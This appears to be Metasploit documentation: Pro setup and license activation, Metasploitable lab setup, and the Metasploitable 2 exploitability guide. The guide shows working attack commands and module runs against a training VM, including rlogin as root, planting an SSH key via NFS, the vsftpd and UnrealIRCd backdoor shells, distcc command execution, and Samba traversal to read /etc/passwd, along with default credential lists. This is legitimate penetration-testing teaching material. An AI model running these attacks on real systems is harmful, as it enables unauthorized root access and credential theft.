1. From the Linux console, enter the following command to run the `createuser` script:

```
user@ubuntu:~? sudo /opt/metasploit/createuser
```

2. The script prompts you to enter a user name. Enter the user name that you want to assign to the account and press **Enter**.

```
tdoan@ubuntu:~/metasploit0$ sudo ./createuser
[*] Please enter a username: admin

[*] Creating user 'admin' with password '/(8qj"6L' ...

[*] User admin has been created, please change your password on login.
tdoan@ubuntu:~/metasploit0$ _
```

The script creates the user account and automatically generates a password for you. You should copy the password so that you can log in to the Metasploit Pro web interface. You can change the password after you log in to Metasploit for the first time.

## Activating Your License Key with a Text Based Browser

If you do not have access to a web browser, you can activate your license key from a text based browser, like Lynx.

1. Launch your browser and go to `https://<server address>:3790`.

```
tdoan@ubuntu:/$ lynx localhost:3790_
```

2. When the SSL self-signed certificate message appears, enter `y` to continue.

```
SSL error:self signed certificate-Continue? (y) _
```

3. When the cookie message appears, enter `y` to add the cookie and to continue.

```
localhost cookie: _=BAh7B0kiD3N1c3Npb25faWQGOgZFRkk Allow? (Y/N/Always/neVer)_
```

4. If the SSL self-signed certificate message appears again, enter `y` to continue.
5. When the login page appears, enter the user name and password that you created earlier and press **Enter**.

```
Metasploit
Please enable Javascript before using Metasploit
_Metasploit None by Rapid7
Username _____ Password _____
_____ I forgot my password Sign in

R7logo_new
© 2010-2013 Rapid7 Inc, Boston, MA
```

6. If the SSL certificate and cookie messages appear again, enter `y` to continue. You will need to do this until you see the Metasploit menu.

```
Metasploit None
* Account - admin ↓
  + User Settings
  + Logout
* Administration ↓
  + _Software Updates
  + User Administration
  + Software License
  + Global Settings
* ?
  + Community
  + Help
* 0
```

7. When the Metasploit menu appears, press the space bar twice to view the *License Activation* screen.

## Activate Your Metasploit License

### 1. Get Your Product Key

Choose the product that best meets your needs: Metasploit Pro or the free Metasploit Community Edition. If you already have a community, trial or full license product key, you can skip this step.

`_GET PRODUCT KEY`

### 2. Enter Product Key You've Received by Email

Paste in the product key that was sent to the email address you registered with and click the **ACTIVATE LICENSE** button.

8. Use the down arrow to navigate to the product key field and enter the license key. The license key should be entered using the following format: xxxx-xxxx-xxxx-xxxx.

### 2. Enter Product Key You've Received by Email

Paste in the product key that was sent to the email address you registered with and click the **ACTIVATE LICENSE** button.

`1234-5678-90AB-CDEF`

9. Use the down arrow to navigate to the **ACTIVATE LICENSE** link and press **Enter**.

`HomeProjects`

`Activation Successful`

`Newspaper Product News`

`Go to Project Delete Settings`

`New Project`

```
-----  
[ ] Name Hosts Active Sessions Tasks Owner Members Updated Description  
[ ] demo-project /workspaces/2/edit 0 0 0 system 0 5 days ago  
[ ] default /workspaces/1/edit 0 0 0 system 0 5 days ago
```

10. If the activation is successful, the *Projects* screen appears and indicates that the activation was successful.

You are now ready to run Metasploit.

## Launching the Pro Console

After you have activated your license key, you can run Metasploit from the command line. If you have a Metasploit Pro license, you can run the Pro Console. The Pro Console provides you command line access to the Metasploit Framework, as well as Metasploit Pro-only features, such as the Discovery Scan, auto-exploitation, bruteforce, and reporting. Learn more about the Pro Console.

To launch the Pro Console on a Linux system, open the command line terminal and type `sudo msfpro` when the command prompt appears. You must run the console as root.

```
$ cd /opt/metasploit
$ sudo msfpro
```

When the Pro Console loads, the command line drops to an `msf-pro >` prompt, as shown below:

```

DEPRECATION WARNING: Support for Rails < 4.1.0 will be dropped. (called from <to
p (required)> at C:/metasploit/apps/pro/ui/lib/metasploit/pro/ui.rb:16)
DL is deprecated, please use Fiddle
[*] Starting Metasploit Console...
# cowsay++

  _____
< metasploit >
  -----
      \      /_ _/
       \    (oo)____
        (__)    )\
         ||--||  *

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.3-2015063001 [core:4.11.3.pre.2015063001 api:1.0.0]]
+ -- --=[ 1474 exploits - 930 auxiliary - 244 post           ]
+ -- --=[ 428 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[+]
[+] Metasploit Pro extensions have been activated
[+]
[*] Successfully loaded plugin: pro
msf-pro >

```

## Activating a License Key

Now that you've installed Metasploit, the next thing you need to do is activate your license key. Each license key is bound to a specific edition of Metasploit and gives you access to the edition you that you've registered for.

1. Open a browser and go to <https://localhost:3790>.

If you receive a warning about the trustworthiness of the security certificate, select that you understand the risks and want to continue to the website. The wording that the warning displays depends on the browser that you use.

2. When the web interface for Metasploit Pro appears, the *New User Setup* page displays. Follow the onscreen instructions to create a user account for Metasploit Pro. Save the user account information so that you can use it later to log in to Metasploit Pro.



**Login Info**

Username\*

Password\*  ?

Password confirmation\*

**Optional Info & Settings**


Full name

Email address

Organization

Time zone

3. After you create a user account, the *Activate Metasploit* page appears. Enter the license key that you received from Rapid7 in the *Product Key* field.



**2. Enter Product Key You've Received by Email**

Paste in the product key that was sent to the email address you registered with and click the ACTIVATE LICENSE button.

☐ Use an HTTP Proxy to reach the internet?

**ACTIVATE LICENSE**

[Offline Activation](#)

4. If you need to use an HTTP proxy to reach the Internet, you can select the HTTP proxy option and provide the information for the HTTP proxy server that you want to use.
5. Activate the license key.

After you activate the license key, the *Projects* page appears. You can now create a project and start working on your first

pentest.

---

## b. Setting Up a Vulnerable Target

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target. The following sections describe the requirements and instructions for setting up a vulnerable target.

### Downloading and Setting Up Metasploitable 3

The easiest way to get a target machine is to use Metasploitable 3, which is a vulnerable virtual machine (offered in both Ubuntu Linux and Windows Server flavors) intentionally designed for testing common vulnerabilities. This virtual machine (VM) is compatible with VMWare, VirtualBox, and other common virtualization platforms.

The Metasploitable 3 project can be found at:

- <https://github.com/rapid7/metasploitable3>

Metasploitable 3 supports [Vagrant](#) for easy setup. See the [quick-start guide](#) to get up and running. If you prefer, you can [build a Metasploitable 3 VM from scratch](#).

### Powering on Metasploitable 3

Once you've set up (or built) your Metasploitable 3 VM, you can power it on using the `vagrant up` command:



```
cd metasploitable3-workspace
vagrant up
```

And you can easily check the status of the Metasploitable 3 VM to see if it is running or not:

```
cd metasploitable3-workspace
vagrant status
```

## Logging into Metasploitable 3

The login for Metasploitable 3 is `vagrant:vagrant`.

## Identifying Metasploitable 3's IP Address

After you log in to Metasploitable 3, you can identify the IP address which has been assigned to the virtual machine. Just enter `ifconfig` (at a Linux terminal prompt) or `ipconfig` (at a Windows PowerShell or cmd prompt) to see the details for the virtual machine.

```
msfadmin@metasploitable:~$ ifconfig
```

The command will return the configuration for eth0. You'll need to take note of the inet address. This will be the address you'll use for testing purposes.

---

### i. Metasploitable 2

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target. The following sections describe the requirements and instructions for setting up a vulnerable target.

## Downloading and Setting Up Metasploitable 2

The easiest way to get a target machine is to use Metasploitable 2, which is an intentionally vulnerable Ubuntu Linux virtual machine that is designed for testing common vulnerabilities. This virtual machine (VM) is compatible with VMWare, VirtualBox, and other common virtualization platforms.

Metasploitable 2 is available at:

- <https://information.rapid7.com/metasploitable-download.html>
- <https://sourceforge.net/projects/metasploitable/>

The compressed file is about 800 MB and can take a while to download over a slow connection. After you have downloaded the Metasploitable 2 file, you will need to unzip the file to see its contents.

## Powering on Metasploitable 2

Once the VM is available on your desktop, open the device, and run it with VMWare Player. Alternatively, you can also use VMWare Workstation or VMWare Server.

## Logging in to Metasploitable 2

The login for Metasploitable 2 is `msfadmin:msfadmin`.



## Identifying Metasploitable 2's IP Address

After you log in to Metasploitable 2, you can identify the IP address that has been assigned to the virtual machine. Just enter `ifconfig` at the prompt to see the details for the virtual machine.

```
msfadmin@metasploitable:~$ ifconfig
```

The command will return the configuration for eth0. You'll need to take note of the inet address. This will be the address you'll use for testing purposes.

---

## ii. Metasploitable 2 Exploitability Guide

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is [available for download](#) and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms. By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network.

This document outlines many of the security flaws in the Metasploitable 2 image. Currently missing is documentation on the web server and web application flaws as well as

vulnerabilities that allow a local user to escalate to root privileges. This document will continue to expand over time as many of the less obvious flaws with this platform are detailed.

## Getting Started

After the virtual machine boots, login to console with username `msfadmin` and password `msfadmin`. From the shell, run the `ifconfig` command to identify the IP address.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9a:52:c1
          inet addr:192.168.99.131  Bcast:192.168.99.255
Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9a:52c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

## Services

From our attack system (Linux, preferably something like Kali Linux), we will identify the open network services on this virtual machine using the Nmap Security Scanner. The following command line will scan all TCP ports on the Metasploitable 2 instance:

```
root@ubuntu:~# nmap -p0-65535 192.168.99.131
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-31 21:14 PDT
Nmap scan report for 192.168.99.131
Host is up (0.00028s latency).
Not shown: 65506 closed ports
```

PORT	STATE	SERVICE	7
21/tcp	open	ftp	8
22/tcp	open	ssh	9
23/tcp	open	telnet	10
25/tcp	open	smtp	11
53/tcp	open	domain	12
80/tcp	open	http	13
111/tcp	open	rpcbind	14
139/tcp	open	netbios-ssn	15
445/tcp	open	microsoft-ds	16
512/tcp	open	exec	17
513/tcp	open	login	18
514/tcp	open	shell	19
1099/tcp	open	rmiregistry	20
1524/tcp	open	ingreslock	21
2049/tcp	open	nfs	22
2121/tcp	open	ccproxy-ftp	23
3306/tcp	open	mysql	24
3632/tcp	open	distccd	25
5432/tcp	open	postgresql	26
5900/tcp	open	vnc	27
6000/tcp	open	X11	28
6667/tcp	open	irc	29
6697/tcp	open	unknown	30
8009/tcp	open	ajp13	31
8180/tcp	open	unknown	32
8787/tcp	open	unknown	33
			34

```
39292/tcp open  unknown
43729/tcp open  unknown
44813/tcp open  unknown
55852/tcp open  unknown
MAC Address: 00:0C:29:9A:52:C1 (VMware)
```

Nearly every one of these listening services provides a remote entry point into the system. In the next section, we will walk through some of these vectors.

## Unix Basics

TCP ports 512, 513, and 514 are known as "r" services, and have been misconfigured to allow remote access from any host (a standard ".rhosts + +" situation). To take advantage of this, make sure the "rsh-client" client is installed (on Ubuntu), and run the following command as your local root user. If you are prompted for an SSH key, this means the rsh-client tools have not been installed and Ubuntu is defaulting to using SSH.

```
# rlogin -l root 192.168.99.131
Last login: Fri Jun  1 00:10:39 EDT 2012 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686
root@metasploitable:~#
```

This is about as easy as it gets. The next service we should look at is the Network File System (NFS). NFS can be identified by probing port 2049 directly or asking the portmapper for a list of services. The example below using `rpcinfo` to identify NFS and `showmount -e` to determine that the "/" share (the root of the

file system) is being exported. You will need the rpcbind and nfs-common Ubuntu packages to follow along.

```
root@ubuntu:~# rpcinfo -p 192.168.99.131
```

program	vers	proto	port	service
100000	2	tcp	111	portmapper
100000	2	udp	111	portmapper
100024	1	udp	53318	status
100024	1	tcp	43729	status
100003	2	udp	2049	nfs
100003	3	udp	2049	nfs
100003	4	udp	2049	nfs
100021	1	udp	46696	nlockmgr
100021	3	udp	46696	nlockmgr
100021	4	udp	46696	nlockmgr
100003	2	tcp	2049	nfs
100003	3	tcp	2049	nfs
100003	4	tcp	2049	nfs
100021	1	tcp	55852	nlockmgr
100021	3	tcp	55852	nlockmgr
100021	4	tcp	55852	nlockmgr
100005	1	udp	34887	mountd
100005	1	tcp	39292	mountd
100005	2	udp	34887	mountd
100005	2	tcp	39292	mountd
100005	3	udp	34887	mountd
100005	3	tcp	39292	mountd

```
root@ubuntu:~# showmount -e 192.168.99.131
Export list for 192.168.99.131:
/ *
```

Getting access to a system with a writeable filesystem like this is trivial. To do so (and because SSH is running), we will generate a new SSH key on our attacking system, mount the NFS export, and add our key to the root user account's `authorized_keys` file:

```
root@ubuntu:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.

root@ubuntu:~# mkdir /tmp/r00t
root@ubuntu:~# mount -t nfs 192.168.99.131:/ /tmp/r00t/
root@ubuntu:~# cat ~/.ssh/id_rsa.pub >>
/tmp/r00t/root/.ssh/authorized_keys
root@ubuntu:~# umount /tmp/r00t

root@ubuntu:~# ssh root@192.168.99.131
Last login: Fri Jun  1 00:29:33 2012 from 192.168.99.128
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686

root@metasploitable:~#
```



## Backdoors

On port 21, Metasploitable2 runs vsftpd, a popular FTP server. This particular version contains a backdoor that was slipped into the source code by an unknown intruder. The backdoor was quickly identified and removed, but not before quite a few people downloaded it. If a username is sent that ends in the sequence `:)` [ a happy face ], the backdoored version will open a listening shell on port 6200. We can demonstrate this with telnet or use the Metasploit Framework module to automatically exploit it:

```
1 root@ubuntu:~# telnet 192.168.99.131 21
2 Trying 192.168.99.131...
3 Connected to 192.168.99.131.
4 Escape character is '^]'.
5 220 (vsFTPd 2.3.4)
6 user backdoored:)
7 331 Please specify the password.
8 pass invalid
9 ^]
10 telnet> quit
11 Connection closed.
12
13 root@ubuntu:~# telnet 192.168.99.131 6200
14 Trying 192.168.99.131...
15 Connected to 192.168.99.131.
16 Escape character is '^]'.
17 id;
18
```

```
uid=0(root) gid=0(root)
```

On port 6667, Metasploitable2 runs the UnrealRCD IRC daemon. This version contains a backdoor that went unnoticed for months - triggered by sending the letters "AB" following by a system command to the server on any listening port. Metasploit has a module to exploit this in order to gain an interactive shell, as shown below.

```
msfconsole
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.99.131
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.99.131:6667...

:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
hostname...

:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead

[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8bMUYsfmGvOLHBxe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8bMUYsfmGvOLHBxe\r\n"
```

```

[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 ->
192.168.99.131:60257) at 2012-05-31 21:53:59 -0700
id
uid=0(root) gid=0(root)

```

Much less subtle is the old standby "ingreslock" backdoor that is listening on port 1524. The ingreslock port was a popular choice a decade ago for adding a backdoor to a compromised server. Accessing it is easy:

```

root@ubuntu:~# telnet 192.168.99.131 1524
Trying 192.168.99.131...
Connected to 192.168.99.131.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)

```

## Unintentional Backdoors

In addition to the malicious backdoors in the previous section, some services are almost backdoors by their very nature. The first of which installed on Metasploitable2 is distccd. This program makes it easy to scale large compiler jobs across a farm of like-configured systems. The problem with this service is that an attacker can easily abuse it to run a command of their choice, as demonstrated by the Metasploit module usage below.

```

msfconsole
1
2
3
msf > use exploit/unix/misc/distcc_exec
4
msf exploit(distcc_exec) > set RHOST 192.168.99.131
5
msf exploit(distcc_exec) > exploit
6
7
[*] Started reverse double handler
8
[*] Accepted the first client connection...
9
[*] Accepted the second client connection...
10
[*] Command: echo uk3UdiwLUq0LX3Bi;
11
[*] Writing to socket A
12
[*] Writing to socket B
13
[*] Reading from sockets...
14
[*] Reading from socket B
15
[*] B: "uk3UdiwLUq0LX3Bi\r\n"
16
[*] Matching...
17
[*] A is input...
18
[*] Command shell session 1 opened (192.168.99.128:4444 ->
192.168.99.131:38897) at 2012-05-31 22:06:03 -0700
19
20
id
21
uid=1(daemon) gid=1(daemon) groups=1(daemon)

```

Samba, when configured with a writeable file share and "wide links" enabled (default is on), can also be used as a backdoor of sorts to access files that were not meant to be shared. The example below uses a Metasploit module to provide access to the root filesystem using an anonymous connection and a writeable share.

```

root@ubuntu:~# smbclient -L //192.168.99.131
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

      Sharename      Type      Comment
      -----      -
      print$         Disk      Printer Drivers
      tmp            Disk      oh noes!
      opt            Disk
      IPC$           IPC       IPC Service (metasploitable server
(Samba 3.0.20-Debian))
      ADMIN$         IPC       IPC Service (metasploitable server
(Samba 3.0.20-Debian))

root@ubuntu:~# msfconsole
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set RHOST 192.168.99.131
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf auxiliary(samba_symlink_traversal) > exploit

[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]      \\192.168.99.131\tmp\rootfs\

msf auxiliary(samba_symlink_traversal) > exit

```

```

root@ubuntu:~# smbclient //192.168.99.131/tmp
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1624 as /tmp/smbmore.ufiyQf
(317.2 KiloBytes/sec) (average 317.2 KiloBytes/sec)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[...]
```

## Weak Passwords

In addition to the more blatant backdoors and misconfigurations, Metasploitable 2 has terrible password security for both system and database server accounts. The primary administrative user `msfadmin` has a password matching the username. By discovering the list of users on this system, either by using another flaw to capture the `passwd` file, or by enumerating these user IDs via Samba, a brute force attack can be used to quickly access multiple user accounts. At a minimum, the following weak system accounts are configured on the system.

Account Name	Password
msfadmin	msfadmin
user	user
postgres	postgres
sys	batman


Account Name	Password
klog	123456789
service	service

In addition to these system-level accounts, the PostgreSQL service can be accessed with username `postgres` and password `postgres`, while the MySQL service is open to username `root` with an empty password. The VNC service provides remote desktop access using the password `password`.

## Vulnerable Web Services

Metasploitable 2 has deliberately vulnerable web applications pre-installed. The web server starts automatically when Metasploitable 2 is booted. To access the web applications, open a web browser and enter the URL `http://<IP>` where `<IP>` is the IP address of Metasploitable 2. One way to accomplish this is to install Metasploitable 2 as a guest operating system in Virtual Box and change the network interface settings from "NAT" to "Host Only". (Note: A video tutorial on installing Metasploitable 2 is available [here](#).)

In this example, Metasploitable 2 is running at IP 192.168.56.101. Browsing to <http://192.168.56.101/> shows the web application home page.



metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



192.168.56/24 is the default "host only" network in Virtual Box. IP address are assigned starting from "101". Depending on the order in which guest operating systems are started, the IP address of Metasploitable 2 will vary.

To access a particular web application, click on one of the links provided. Individual web applications may additionally be accessed by appending the application directory name onto `http://<IP>` to create URL `http://<IP>/<Application Folder>/`. For example, the Mutillidae application may be accessed (in this example) at address `http://192.168.56.101/mutillidae/`. The applications are installed in Metasploitable 2 in the `/var/www` directory. (Note: See a list with command `ls /var/www`.) In the current version as of this writing, the applications are

- mutillidae (NOWASP Mutillidae 2.1.19)
- dvwa (Damn Vulnerable Web Application)




- phpMyAdmin
- tikiwiki (TWiki)
- tikiwiki-old
- dav (WebDav)

## Mutillidae

The Mutillidae web application (NOWASP (Mutillidae)) contains all of the vulnerabilities from the OWASP Top Ten plus a number of other vulnerabilities such as HTML-5 web storage, forms caching, and click-jacking. Inspired by DVWA, Mutillidae allows the user to change the "Security Level" from 0 (completely insecure) to 5 (secure). Additionally three levels of hints are provided ranging from "Level 0 - I try harder" (no hints) to "Level 2 - noob" (Maximum hints). If the application is damaged by user injections and hacks, clicking the "Reset DB" button resets the application to its original state.



Enable hints in the application by click the "Toggle Hints" button on the menu bar:



The Mutillidae application contains at least the following vulnerabilities on these respective pages:

Page	Vulnerabilities
add-to-your-blog.php	SQL Injection on blog entry SQL Injection on logged in user name Cross site scripting on blog entry Cross site scripting on logged in user name Log injection on logged in user name CSRF JavaScript validation bypass XSS in the form title via logged in username The show-hints cookie can be changed by user to enable hints

Page	Vulnerabilities
	even though they are not supposed to show in secure mode
arbitrary-file-inclusion.php	System file compromise Load any page from any site
browser-info.php	XSS via referer HTTP header JS Injection via referer HTTP header XSS via user-agent string HTTP header
capture-data.php	XSS via any GET, POST, or Cookie
captured-data.php	XSS via any GET, POST, or Cookie
config.inc*	Contains unencrypted database credentials
credits.php	Unvalidated Redirects and Forwards
dns-lookup.php	Cross site scripting on the host/ip field O/S Command injection on the host/ip field This page writes to the log. SQLi and XSS on the log are possible GET for POST is possible because only reading POSTed variables is not enforced.
footer.php*	Cross site scripting via the HTTP_USER_AGENT HTTP header.
framing.php	Click-jacking
header.php*	XSS via logged in user name and signature The Setup/reset the DB menu item can be enabled by setting the uid value of the cookie to 1

Page	Vulnerabilities
html5-storage.php	DOM injection on the add-key error message because the key entered is output into the error message without being encoded
index.php*	<p>You can XSS the hints-enabled output in the menu because it takes input from the hints-enabled cookie value.</p> <p>You can SQL injection the UID cookie value because it is used to do a lookup</p> <p>You can change your rank to admin by altering the UID value</p> <p>HTTP Response Splitting via the logged in user name because it is used to create an HTTP Header</p> <p>This page is responsible for cache-control but fails to do so</p> <p>This page allows the X-Powered-By HTTP header</p> <p>HTML comments</p> <p>There are secret pages that if browsed to will redirect user to the phpinfo.php page. This can be done via brute forcing</p>
log-visit.php	<p>SQL injection and XSS via referer HTTP header</p> <p>SQL injection and XSS via user-agent string</p>
login.php	<p>Authentication bypass SQL injection via the username field and password field</p> <p>SQL injection via the username field</p>

Page	Vulnerabilities
	and password field XSS via username field JavaScript validation bypass
password-generator.php	JavaScript injection
pen-test-tool-lookup.php	JSON injection
phpinfo.php	This page gives away the PHP server configuration Application path disclosure Platform path disclosure
process-commands.php	Creates cookies but does not make them HTML only
process-login-attempt.php	Same as login.php. This is the action page.
redirectandlog.php	Same as credits.php. This is the action page
register.php	SQL injection and XSS via the username, signature and password field
rene-magritte.php	Click-jacking
robots.txt	Contains directories that are supposed to be private
secret-administrative-pages.php	This page gives hints about how to discover the server configuration
set-background-color.php	Cascading style sheet injection and XSS via the color field
show-log.php	Denial of Service if you fill up the log XSS via the hostname, client IP, browser HTTP header, Referer HTTP header, and date fields

